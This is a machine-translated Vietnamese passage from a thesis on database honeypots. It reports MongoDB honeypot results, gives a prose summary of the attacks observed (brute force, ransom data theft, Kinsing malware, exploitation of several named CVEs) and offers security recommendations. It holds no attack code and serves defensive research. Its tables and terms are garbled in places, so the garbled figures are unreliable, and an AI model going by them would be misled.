
tôi thảo luận về honeypot MongoDB tương tác cao. Do thiếu dữ liệu thu thập được trong thử nghiệm sơ bộ, mục tiêu chính của thử nghiệm chính là triển khai nhiều phiên bản hơn và kéo dài thời gian thu thập dữ liệu. Không có sửa đổi bổ sung nào được thực hiện so với thử nghiệm sơ bộ

thí nghiệm. Bản thân honeypot có phần không ổn định và thường bị phá vỡ bởi các hành động đối đầu, khiến nó ngừng hoạt động không liên tục. Để giảm thiểu điều này, chúng tôi đã tạo một tập lệnh giám sát Python truy cập vào honeypots mỗi giờ và thông báo cho chúng tôi khi chúng ngừng hoạt động. Tuy nhiên, chúng tôi không phải lúc nào cũng có thể giải quyết kịp thời thời gian ngừng hoạt động, đặc biệt là vào ban đêm, dẫn đến thời gian ngừng hoạt động kéo dài hơn thời gian chết tại một số thời điểm. Bảng 5.24 hiển thị các vị trí honeypot, tổng số giờ hoạt động và thời gian hoạt động phần trăm. Phương pháp tính thời gian hoạt động mà chúng tôi sử dụng có thể dẫn đến sự không chính xác của thời gian hoạt động thực tế, mà là một phép xấp xỉ. Nếu hệ thống giám sát không gửi thông báo vào đầu giờ, honeypot được coi là hoạt động trong giờ đó. Ngược lại, nếu thông báo được gửi, honeypot được coi là ngừng hoạt động trong toàn bộ giờ đó. Thời gian hoạt động thay đổi, với một số honeypot gấp nhiều hơn thời gian ngừng hoạt động thường xuyên hơn những nơi khác. Ví dụ, các honeypot ở Singapore và Hoa Kỳ đã ít thời gian chết hơn. Chúng tôi đã đảm bảo xóa hoạt động đã ghi lại của thiết bị giám sát để phân tích.

Vị trí Honeypot	Tổng số giờ hoạt động	Tỷ lệ phần trăm thời gian hoạt động
NL 82,61%	475	
Ở 88,00%	506	
SG 92,52%	532	
Anh 86,78%	499	
Hoa Kỳ 94,26%	542	
	490	85,22%
KHOẢNG 79,65%	458	
Ở mức 83,13%	478	


Bảng 5.24: Thống kê thời gian hoạt động của Monogdb-honeypot

Chúng tôi đã quan sát tổng cộng 125.087 hành động từ 1.233 IP riêng biệt. Hình 5.29 minh họa sự phân bố thời gian của hoạt động trên tất cả các honeypot. Chúng tôi đã kết hợp dữ liệu thành một biểu đồ duy nhất cho khả năng hiển thị tốt hơn. Việc giảm xuống (gần) lưu lượng truy cập bằng không thường là do thời gian chết chứ không phải do thiếu sự tham gia của đối thủ quảng cáo. Tuy nhiên, chúng tôi đã quan sát thấy hoạt động liên tục trên honeypot trong suốt thí nghiệm. Hoạt động này dao động mạnh theo từng giờ, phần lớn là do các tập lệnh tự động thu thập toàn bộ cơ sở dữ liệu và thực hiện đánh cắp dữ liệu như đã thảo luận trong phân tích sơ bộ.



Hình 5.29: Mongodb-honeypot: Phân phối thời gian của các hành động được quan sát từ ngày 19 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024

Hình 5.30 minh họa các IP duy nhất theo thời gian. Nhìn chung, số lượng kẻ thù đang hoạt động cao hơn RedisHoneyPot và Elasticpot nhưng thấp hơn Sticky Elephant. Chúng tôi cũng quan sát rằng số lượng kẻ thù mới tăng theo cách khá "tuyên tính" theo thời gian, tương tự như xu hướng đã được thấy với Elasticpot. Và một lần nữa, có một khoảng cách đáng kể giữa số lượng đối thủ đang hoạt động trong một giờ và số lượng đối thủ mới cho thấy sự gia tăng đáng kể về số lượng đối thủ.



Hình 5.30: Mongodb-honeypot: Phân phối theo thời gian của các IP duy nhất, các IP duy nhất mới và các IP duy nhất mới tích lũy được quan sát thấy (trục y bên phải) được quan sát từ ngày 19 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024

Bảng 5.25 hiển thị phân loại đối thủ theo Greynoise. Lưu lượng truy cập có vẻ nhiều hơn phân bổ đều giữa các IP được phân loại với mục đích không xác định và những IP có mục đích xác định. phần lớn các IP được phân loại là "lành tính" hoặc "độc hại". Thú vị hơn, trường hợp này đã tỷ lệ IP được phân loại là "độc hại" cao nhất, một trường hợp không được quan sát thấy trong các phân tích trước đây. Điều này có thể gợi ý rằng những kẻ thù tương tác với honeypot tương tác cao hoặc MongoDB cụ thể là khác biệt.

Khi kiểm tra hoạt động của các tác nhân "lành tính", chúng tôi quan sát thấy nhiều tác nhân ngắt kết nối gần như ngay lập tức sau khi kết nối. Tuy nhiên, khá nhiều tác nhân truy vấn thông tin bản dựng, phiên bản và trạng thái máy chủ. Một số thậm chí còn đi xa hơn khi truy vấn honeypot để tìm danh sách các cơ sở dữ liệu và các bộ sưu tập trong đó cơ sở dữ liệu. Như đã thảo luận trước đó, Greynoise thừa nhận rằng các tác nhân "lành tính" có thể thực hiện các hành động ác ý và hành vi này càng cung cấp thêm khảng định đó. Chúng ta vẫn thấy phần lớn dữ liệu tự động

Phân loại # IP #	Hành động
Không có dữ liệu 3,499	45
Không rõ 108.945	180
Lành tính 5.070	481
Độc hại 7,573	527

Bảng 5.25: Mongodb-honeypot: Phân loại Greynoise của IP

trộm cắp, điều thú vị là chúng ta thấy hai phiên bản hiện nay. Một phiên bản giống như trong phân tích sơ bộ như hiện nay yêu cầu số lượng BTC ngày càng tăng theo thời gian. Phiên bản còn lại tương tự nhưng khác biệt

do nội dung và tên của tệp readme được chèn vào. Số tiền chuộc khác nhau giữa hai loại. Ngoài ra, chỉ có một vài địa chỉ viền điện tử được sử dụng. Các cuộc tấn công vẫn được tự động hóa vì nó xóa toàn bộ cơ sở dữ liệu ngay cả khi nó chỉ chứa một ghi chú đòi tiền chuộc.

Thật không may, chúng tôi không quan sát thấy nhiều khai thác đáng chú ý khác như phần mềm độc hại hoặc RCE. Điều này thật khó hiểu, vì các bot tự động hoặc máy bị nhiễm thường cố gắng thực hiện các hoạt động độc hại bắt đầu từ nội dung trong cơ sở dữ liệu như được thấy trong honeypot tươn tác trung bình. Chúng tôi đưa ra giả thuyết rằng điều này có thể là do một số yếu tố: quy mô triển khai hoặc thời gian thu thập dữ liệu có thể không đủ, hoặc cấu hình của honeypot, hoặc có lẽ MongoDB chủ yếu thu hút những kẻ thù tập trung vào hành vi trộm cắp dữ liệu và đòi tiền chuộc. Tuy nhiên, dữ liệu được thu thập có thể có giá trị để theo dõi viền điện tử của kẻ thù.

Từ những kết quả này, chúng ta có thể kết luận rằng MongoDB-honeypot đã chứng minh được tính hiệu quả của nó trong việc phát hiện các kiểu tấn công lỗi nghịch, bao gồm tần suất, mức độ tương tác và sức hấp dẫn đối với các đối thủ quảng cáo mới. Lần đầu tiên, chúng tôi quan sát thấy rằng phần lớn các IP được phân loại là "độc hại". Chúng tôi cũng khẳng định lại rằng các tác nhân "lành tính" vẫn tiếp tục thực hiện các hành động độc hại, chẳng hạn như truy vấn dữ liệu bên trong cơ sở dữ liệu. Chúng tôi đã xác định được hai nhóm riêng biệt thực hiện hành vi trộm cắp dữ liệu, một cuộc tấn công trực tiếp đã được phát hiện trong phân tích sơ bộ. Mặc dù đáng thất vọng khi chúng tôi không tìm thấy nhiều khai thác đa dạng hơn như phần mềm độc hại hoặc RCE, nhưng chúng tôi hài lòng với dữ liệu đã thu thập được. Kinh nghiệm này đã làm nổi bật những thách thức trong việc quản lý các honeypot có tương tác cao và đạt được kết quả mong muốn.

5.3. Tóm tắt

Các thí nghiệm và phân tích của chúng tôi đã chứng minh hiệu quả của honeypot cơ sở dữ liệu trong việc thu thập thông tin tình báo về mối đe dọa. Chúng tôi thấy rằng honeypot của chúng tôi thu hút các hoạt động quét trong vòng vài giờ sau khi triển khai, với một số trường hợp được phát hiện chỉ vài phút sau khi thiết lập. Các lần quét này bắt nguồn từ nhiều nguồn khác nhau bao gồm các dịch vụ bảo mật như Censys [21], Shodan [78] và Palo Alto Networks [65], cũng như từ các tác nhân độc hại thực hiện quét trình sát để xác định các mục tiêu tiềm năng.

Các cuộc tấn công hàng ngày được quan sát thấy trên tất cả các honeypot, đặc trưng bởi các đợt hoạt động đột ngột theo giờ, như minh họa trong hình 5.16. Đáng chú ý, một số honeypot tương tác trung bình và cao đã trải qua các giai đoạn không hoạt động, chẳng hạn như honeypot Postgres tương tác trung bình Sticky Elephant được mô tả trong hình 5.24. Ngoài ra, dữ liệu của chúng tôi cho thấy các sở thích khác nhau giữa các DBMS khác nhau. Ví dụ, Microsoft SQL (MSSQL) đã nhận được hơn 99% hoạt động quét trong các honeypot tương tác thấp của chúng tôi (xem bảng 5.17), trái ngược với hành vi quét phân bổ đều hơn được ghi lại bởi kính viễn vọng trong bảng 5.3. Sự khác biệt này cho thấy rằng trong khi các hoạt động quét có vẻ đồng nhất, thì những kẻ tấn công thực sự lại thể hiện các sở thích riêng biệt đối với các nền tảng DBMS cụ thể.

Khi phân tích sự hiện diện của các đối thủ theo thời gian, chúng tôi đã quan sát thấy sự tham gia kéo dài theo thời gian trên tất cả các honeypot, như được chứng minh bằng hình 5.18. Khoảng cách giữa các đối thủ đang hoạt động và các đối thủ mới ngày càng mở rộng theo thời gian, cho thấy sự quan tâm liên tục và những nỗ lực đang diễn ra nhằm khai thác các honeypot.

Các tùy chỉnh honeypot của chúng tôi cho thử nghiệm chính, được trình bày chi tiết trong phần 4.3.2, đã cung cấp những hiểu biết có giá trị. Chúng tôi không tìm thấy bằng chứng thuyết phục nào cho thấy việc chạy một honeypot duy nhất cho mỗi phiên bản Qeeqbox Honeypots khác biệt đáng kể về hoạt động đối kháng, lưu lượng truy cập hoặc sức hấp dẫn so với việc lưu trữ tất cả năm honeypot trong cùng một phiên bản. Trong khi với RedisHoneyPot, kẻ thù đã cố gắng trích xuất thông tin đăng nhập giả mạo của người dùng một cách có hệ thống từng cái một. Và với Sticky Elephant, chúng tôi đã quan sát thấy kẻ thù cố gắng tấn công bằng vũ lực vào cấu hình từ chối quyền truy cập của người dùng. Những quan sát này dẫn chúng tôi đến kết luận rằng việc tùy chỉnh honeypot cho các mục tiêu cụ thể có thể ảnh hưởng đến cách kẻ thù tương tác với chúng, với việc kẻ thù điều chỉnh chiến thuật của mình dựa trên cấu hình của honeypot.

Dựa trên phân tích của chúng tôi về phân bố địa lý và Số hệ thống tự trị (ASN) của những kẻ tấn công, chúng tôi thấy rằng kẻ thù thường tận dụng các nhà cung cấp dịch vụ đám mây và dịch vụ lưu trữ để che giấu nguồn gốc của chúng trên toàn cầu, như được mô tả trong hình 5.19. Tuy nhiên, chúng tôi cũng xác định được các IP có nguồn gốc từ những gì chúng tôi nghĩ là các thiết bị bị xâm phạm trong các tổ chức hợp pháp, có khả năng bị xâm phạm bởi phần mềm độc hại như sâu hoặc botnet.

Việc sử dụng các nhà cung cấp dịch vụ đám mây cũng cho phép kẻ thù tránh được việc nhận dạng bằng các nền tảng tình báo môi đe dọa đã được thiết lập như Greynoise [45]. Các nền tảng như vậy không thể dán nhãn toàn bộ IP từ các dịch vụ đám mây là độc hại, do đó cung cấp vỏ bọc cho các hoạt động độc hại cho đến khi phát hiện. Hơn nữa, trong quá trình thử nghiệm chính của chúng tôi, diễn ra ba tháng sau thử nghiệm sơ bộ của chúng tôi, Chúng tôi đã quan sát thấy một số IP đã đăng nhập trước đó tham gia vào các hoạt động như tấn công brute-force. Điều này chỉ ra rằng các nhà cung cấp dịch vụ đám mây có thể không chủ động giải quyết tình trạng sử dụng sai dịch vụ của họ.

Chúng tôi đã biên soạn bảng 5.26 tóm tắt các cuộc tấn công được quan sát thấy trên mỗi honeypot tiếp theo trang. Từ bảng này, người ta có thể quan sát thấy một số cuộc tấn công nhất định, chẳng hạn như các nỗ lực tấn công bằng vũ lực, đã được phát hiện trên nhiều honeypot như Qeqbox Honeypots, RedisHoneyPot và Sticky Elephant. Như ng, không có nỗ lực đăng nhập nào được ghi lại cho Elastipot và MongodB-honeypot. Tuy nhiên, một số cuộc tấn công xuất hiện phải nhắm cụ thể đến DBMS tương ứng của họ. Ví dụ, các hoạt động trinh sát thay đổi đáng kể, với mỗi honeypot hiển thị các từ khóa và mẫu quét duy nhất.

Về phần mềm độc hại, P2P lây nhiễm được biết là nhắm mục tiêu cụ thể vào Redis [40]. Trong khi phần mềm độc hại Kinsing, được biết đến với các cuộc tấn công vào Redis và các dịch vụ khác [77], đã được tìm thấy trong Sticky Elephant, một Postgres honeypot. Điều này nhấn mạnh rằng phần mềm độc hại có thể không chỉ nhắm mục tiêu vào một DBMS duy nhất mà có thể thích ứng trên các nền tảng khác nhau với sự điều chỉnh về phươn pháp tiêm.

Một mô hình tương tự được quan sát thấy với các khai thác CVE. CVE-2022-0543 [68] nhắm mục tiêu cụ thể vào một phiên bản Redis. Mặt khác, CVE-2021-22005 [67] và CVE-2023-41892 [69] khai thác các lỗ hổng trong các dịch vụ có thể chạy cùng với bất kỳ DBMS nào, khiến chúng không dành riêng cho DBMS nhưng có khả năng nhắm mục tiêu vào bất kỳ hệ thống nào sử dụng các dịch vụ dễ bị tấn công này. Những quan sát này chỉ ra rằng trong khi kẻ thù nhắm mục tiêu vào các lỗ hổng DBMS cụ thể, các khai thác khác có thể áp dụng rộng rãi trên các DBMS khác nhau bằng cách nhắm vào các dịch vụ liên quan. Nó làm nổi bật khả năng thích ứng của kẻ thù trong việc khai thác nhiều lỗ hổng khác nhau ngoài chính DBMS.

Hỗn hợp mật ong	Tấn công	Chi tiết
Qeeqbox Honeypots Brute-force	Sức mạnh thô bạo	<ul style="list-style-type: none"> Các nỗ lực đăng nhập với nhiều tên người dùng khác nhau và mật khẩu Tấn công đòn dập
RedisHoneyPot	Trinh sát	<ul style="list-style-type: none"> Các nỗ lực đăng nhập với nhiều tên người dùng khác nhau và mật khẩu Tấn công đòn dập
	Sâu lây nhiễm P2P [40]	<ul style="list-style-type: none"> Tiêm và thực thi tập lệnh tải xuống sâu
	CVE-2022-0543 [68]	<ul style="list-style-type: none"> Thoát khỏi hộp cát Lua cho RCE Chạy lệnh id trong linux
	Mạng bot ABCbot [4] [32]	<ul style="list-style-type: none"> Tiêm và thực thi tập lệnh tải xuống sâu
	Sức mạnh thô bạo	<ul style="list-style-type: none"> Các nỗ lực đăng nhập với nhiều tên người dùng khác nhau và mật khẩu Tấn công đòn dập
Chú voi dính	Trinh sát	<ul style="list-style-type: none"> Nhiều lệnh khám phá nội dung và cấu hình cơ sở dữ liệu
	Thao túng tài khoản	<ul style="list-style-type: none"> Sử dụng ALTER và REVOKE để thay đổi quyền của người dùng các hành động
	Thao tác cơ sở dữ liệu	<ul style="list-style-type: none"> Các lệnh như BEGIN, COMMIT và LẠI LẠI Truy vấn độc hại
	Phần mềm độc hại Kinsing [79]	<ul style="list-style-type: none"> Tiêm và thực thi tập lệnh tải xuống phần mềm độc hại Đào tiền điện tử
	Trinh sát	<ul style="list-style-type: none"> Nhiều lệnh khám phá nội dung và cấu hình cơ sở dữ liệu Các truy vấn cụ thể liên quan đến dịch vụ ngân hàng Trung Quốc và mail.ru Lặp qua các URL từ một địa chỉ được xác định trước danh sách Một số được cho là thủ công, một số khác được tự động hóa
Đàn hồi	CVE-2021-22005 [67]	<ul style="list-style-type: none"> Yêu cầu SOAP được tạo ra để thu thập thông tin Nhắm mục tiêu vào VMware vSphere [94] server nạn Nỗ lực RCE
	CVE-2023-41892 [69]	<ul style="list-style-type: none"> Yêu cầu POST được tạo ra để thu thập thông tin Mục tiêu Craft CMS [27] Nỗ lực RCE
	RCE	<ul style="list-style-type: none"> Tiêm mã Java độc hại Lạm dụng các công cụ viết kịch bản của Elasticsearch để thực thi Phần mềm độc hại mới được phát hiện gần đây Có lẽ là cryptojacking
	Trộm cắp dữ liệu	<ul style="list-style-type: none"> Tiền chuộc bằng tiền điện tử trong BTC
	Sự công nhận	<ul style="list-style-type: none"> Nhiều lệnh khám phá nội dung và cấu hình cơ sở dữ liệu
Mongodb-honeypot	Trộm cắp dữ liệu	<ul style="list-style-type: none"> Xóa dữ liệu sau khi sao lưu Tiền chuộc bằng tiền điện tử trong BTC Kịch bản tự động Hai nhóm khác nhau

Bảng 5.26: Tóm tắt các cuộc tấn công được phát hiện trên honeypot

6

Cuộc thảo luận

6.1. Hạn chế Luận văn này

nham mục đích khám phá sự kết hợp giữa khả năng thu thập mối đe dọa honeypot với việc phát hiện các hành động đối đầu trên cơ sở dữ liệu. Với bản chất khám phá này, chúng tôi gặp phải một số hạn chế.

Hạn chế đầu tiên là thời gian và phạm vi triển khai honeypot. Lý do nhất là chúng tôi sẽ triển khai nhiều trang web honeypot hơn trong thời gian dài hơn trên nhiều địa điểm toàn cầu hơn để tạo ra một tập dữ liệu toàn diện hơn. Khung thời gian và phạm vi hạn chế có thể khiến chúng tôi bỏ lỡ một số cuộc tấn công và mẫu.

Hạn chế thứ hai là sự phụ thuộc vào các dự án honeypot nguồn mở đã có từ trước thay vì tự phát triển. Mặc dù điều này cho phép chúng tôi nhanh chóng bắt đầu thử nghiệm và sử dụng nhiều honeypot mô phỏng các DBMS khác nhau, nhưng nó cũng có nghĩa là thiếu chính xác. Do hạn chế về thời gian, chúng tôi không thể hiểu và sửa đổi hoàn toàn các cơ sở mã của các dự án này, điều này có thể khiến các honeypot hấp dẫn hơn đối với kẻ thù.

Một hạn chế khác là việc phân tích nhật ký. Một số nhật ký có thể bị lỗi hoặc không đầy đủ do sự không khớp trong giao thức hoặc phiên bản giữa honeypot và máy khách kết nối với chúng.

Các lệnh xử lý nhật ký của chúng tôi đã cố gắng chuyển đổi các nhật ký này thành một dạng chuẩn để lưu trữ trong cơ sở dữ liệu SQLite, điều này có thể dẫn đến một số dòng nhật ký bị xóa hoặc bị bỏ qua trong quá trình chèn vào cơ sở dữ liệu. Mặc dù việc lưu trữ nhật ký trong cơ sở dữ liệu đã cải thiện đáng kể việc kiểm tra thủ công do khả năng truy vấn dữ liệu, chúng tôi có thể đã bỏ sót một số khai thác nhất định. Đặc biệt, cách định dạng nhật ký honeypot MongoDB khiến chúng khó đọc.

Chúng tôi đã liên kết một số cuộc tấn công "trình sát" với các khai thác CVE cụ thể, vì cùng một mã được sử dụng để trinh sát đã được nêu bật trong các cuộc tấn công được thảo luận trên các blog bảo mật. Tuy nhiên, nhật ký cho thấy các cuộc tấn công này không bao giờ hoàn tất sau giai đoạn trinh sát ban đầu của chúng, có thể là do kẻ tấn công nhận được phản hồi bất ngờ vì honeypot không mô phỏng đầy đủ dịch vụ mục tiêu.

Do đó, chúng ta chỉ có thể suy đoán và liên kết các cuộc tấn công này với CVE nhưng không thể xác nhận rằng các cuộc tấn công thực sự đã diễn ra. Một honeypot tinh vi hơn với khả năng mô phỏng dịch vụ nâng cao có thể cho phép người ta quan sát các cuộc tấn công này diễn ra đầy đủ.

Cuối cùng, để thu hút càng nhiều đối thủ càng tốt và nắm bắt được các khai thác, chúng tôi đã phơi bày các honeypot ra internet bằng cách xóa các quy tắc tự động lừa. Các honeypot cũng không có hệ thống IAM hoặc đã vô hiệu hóa các hệ thống này, cho phép truy cập không hạn chế. Thiết lập này không phản ánh chính xác môi trường cơ sở dữ liệu trong thế giới thực, ngoại trừ trong trường hợp cơ sở dữ liệu được định cấu hình sai ở nhiều cấp độ.

6.2. Khuyến nghị về bảo mật cơ sở dữ liệu

Dựa trên những quan sát của chúng tôi từ việc chạy honeypot trong môi trường nghiên cứu giả định, chúng tôi nhắc lại một số nguyên tắc cơ bản để tăng cường bảo mật cơ sở dữ liệu. Mặc dù những khuyến nghị này có thể

không phải là mới, chúng có thể giúp bảo vệ chống lại các mối đe dọa mạng mà chúng tôi quan sát thấy trong dữ liệu:

Tránh để lộ cơ sở dữ liệu của bạn trực tiếp ra internet công cộng bất cứ khi nào có thể. Bằng cách hạn chế sự phơi bày, bạn có thể giảm bớt rủi ro tấn công. Ví dụ, tạo một ứng dụng khách hoặc web để hoạt động như một trung gian giữa DBMS và người dùng có thể khử trùng đầu vào và ngăn chặn các hành động như tiêm mầm.

Cấu hình các chính sách IAM mạnh mẽ để kiểm soát những ai có thể truy cập cơ sở dữ liệu của bạn và những hành động nào họ có thể thực hiện thực hiện. Chính sách IAM mạnh mẽ là rất quan trọng để hạn chế quyền truy cập vào cơ sở dữ liệu của bạn. Trong các thử nghiệm của chúng tôi, honeypots thiếu chức năng IAM hoặc đã vô hiệu hóa chúng, điều này cho phép kẻ thù tùy ý thao túng DBMS, dẫn đến trộm cắp dữ liệu và cố gắng thay đổi đặc quyền của người dùng. Được cấu hình đúng cách, Chính sách IAM có thể ngăn chặn các hành động trái phép và đảm bảo chỉ những người dùng đã xác thực mới có các quyền cần thiết.

Cập nhật thư ờng xuyên phần mềm cơ sở dữ liệu và các thành phần liên quan để vá các lỗ hổng đã biết.

Các honeypot của chúng tôi đã tiết lộ việc khai thác các CVE cụ thể, chẳng hạn như CVE-2022-0543 nhắm mục tiêu vào Redis và CVE-2021-22005 cũng như CVE-2023-41892 nhắm vào các dịch vụ chạy cùng với DBMS. Việc cập nhật và vá lỗi phần mềm thư ờng xuyên có thể giảm thiểu những rủi ro này bằng cách giải quyết các lỗ hổng đã biết trước khi kẻ thù có thể lợi dụng chúng.

Triển khai cơ chế giám sát và ghi nhật ký mạnh mẽ để theo dõi và phân tích hoạt động của cơ sở dữ liệu. Giám sát liên tục và ghi nhật ký chi tiết là điều cần thiết để phát hiện và ứng phó với các hoạt động đáng ngờ.

Honeypots của chúng tôi cho thấy sự tham gia liên tục của đối thủ và nhiều kiểu tấn công khác nhau. Hiệu quả giám sát có thể giúp xác định sớm các mô hình này và cho phép can thiệp kịp thời để ngăn ngừa các nguy cơ tiềm ẩn vi phạm.

7

Phần kết luận

7.1. Tóm tắt câu trả lời cho các câu hỏi phụ

Trong Phần 4.1, chúng tôi đã định nghĩa ba câu hỏi phụ để hướng dẫn cuộc điều tra và giải quyết câu hỏi nghiên cứu chính. Sau đây, chúng tôi tóm tắt những phát hiện của mình cho từng câu hỏi phụ này:

Tần suất tấn công: Tất cả các honeypot của chúng tôi đều ghi lại hoạt động đối nghịch hàng ngày, mặc dù có ờng độ dao động theo từng giờ. Ví dụ, các honeypot tương tác thấp trong hình 5.16 cho thấy các mô hình rõ ràng về các đợt hoạt động tăng đột biến sau là các giai đoạn lưu lư ợng truy cập thấp. Chúng tôi không thể xác định được mô hình cụ thể liên quan đến thời điểm của các đinh và đáy này. Các honeypot khác cũng biểu hiện hành vi bất thường, với một số giờ không biểu hiện bất kỳ hành động đối nghịch nào, chẳng hạn như các honeypot Redis tương tác trung bình trong hình 5.21. Do đó, trong khi các cuộc tấn công xảy ra hàng ngày, thời gian chính xác và biến động về khôi lư ợng của các cuộc tấn công này vẫn không đều và không thể đoán trước.

Mẫu đối nghịch: Chúng tôi đã quan sát thấy một số mẫu đối nghịch từ hoạt động đã ghi nhật ký. Đầu tiên là kẻ thù thích nhắm mục tiêu vào các honeypot cụ thể hơn những honeypot khác. Ví dụ, chúng tôi đã quan sát thấy một sở thích rõ ràng đối với Microsoft SQL từ kết quả của các honeypot tương tác thấp trong bảng 5.17. Điều này trái ngược với hành vi quét được quan sát từ kính viễn vọng trong bảng 5.3 và hình 5.4.

Quan sát thứ hai là kẻ thù sử dụng nhiều nhà cung cấp dịch vụ đám mây hoặc dịch vụ lưu trữ khác nhau để tấn công honeypot của chúng tôi. Chúng tôi đã quan sát nhiều nhà cung cấp dịch vụ lớn như OVHcloud, Akamai Connected Cloud, Google Cloud Platform, Ucloud Information Technology và Digital Ocean.

Các nhà cung cấp dịch vụ đám mây nhỏ hơn và cục bộ hơn, chẳng hạn như XHOST INTERNET SOLUTIONS LP, IP Volume Inc. và Informacines sistemas ir technologios cũng được sử dụng. Các nhà cung cấp dịch vụ đám mây này có máy chủ trên toàn thế giới, khiến việc theo dõi kẻ tấn công xuất phát từ đâu trở nên khó khăn. Đây là lý do tại sao các bản đồ địa lý hiển thị lưu lư ợng truy cập xuất phát từ khắp nơi trên thế giới, như được thấy trong hình 5.19. Ngoài ra, ngoài các nhà cung cấp dịch vụ đám mây này, chúng tôi cũng quan sát thấy hoạt động từ những máy có vẻ bị nhiễm nằm trên toàn cầu.

Việc sử dụng các nhà cung cấp dịch vụ đám mây này cũng liên quan đến quan sát thứ ba rằng các đối thủ khó có thể theo dõi được bằng các dịch vụ tình báo môi trường dọa đã biết như Greynoise. Trong nhiều trường hợp, chúng tôi quan sát thấy rằng hầu hết các hoạt động được tạo ra bởi các IP mà Greynoise chưa từng ghi lại trước đó hoặc không thể xác định được mục đích của chúng, chẳng hạn như trong các bảng 5.20 và 5.21. Tuy nhiên, ngay cả khi không phải như vậy, vẫn có một lượng lớn lưu lư ợng được tạo ra bởi các phân loại này, như thể hiện trong các bảng 5.22, 5.23 và 5.25.

Quan sát thứ tư là số lưu lư ợng đối thủ hoạt động trong bất kỳ giờ nào cũng dao động mạnh, như được thấy trong kết quả của honeypot tương tác thấp trong hình 5.18. Hơn nữa, tùy thuộc vào honeypot, một số sẽ thu hút nhiều đối thủ hơn ban đầu với thời gian duy trì đối thủ dài, như được thấy trong Hình 5.18 đối với honeypot tương tác thấp, trong khi những honeypot khác cho thấy sự gia tăng tuyến tính hơn về số lưu lư ợng đối thủ mới, như được thấy trong Hình 5.28 đối với honeypot Elasticsearch tương tác trung bình.

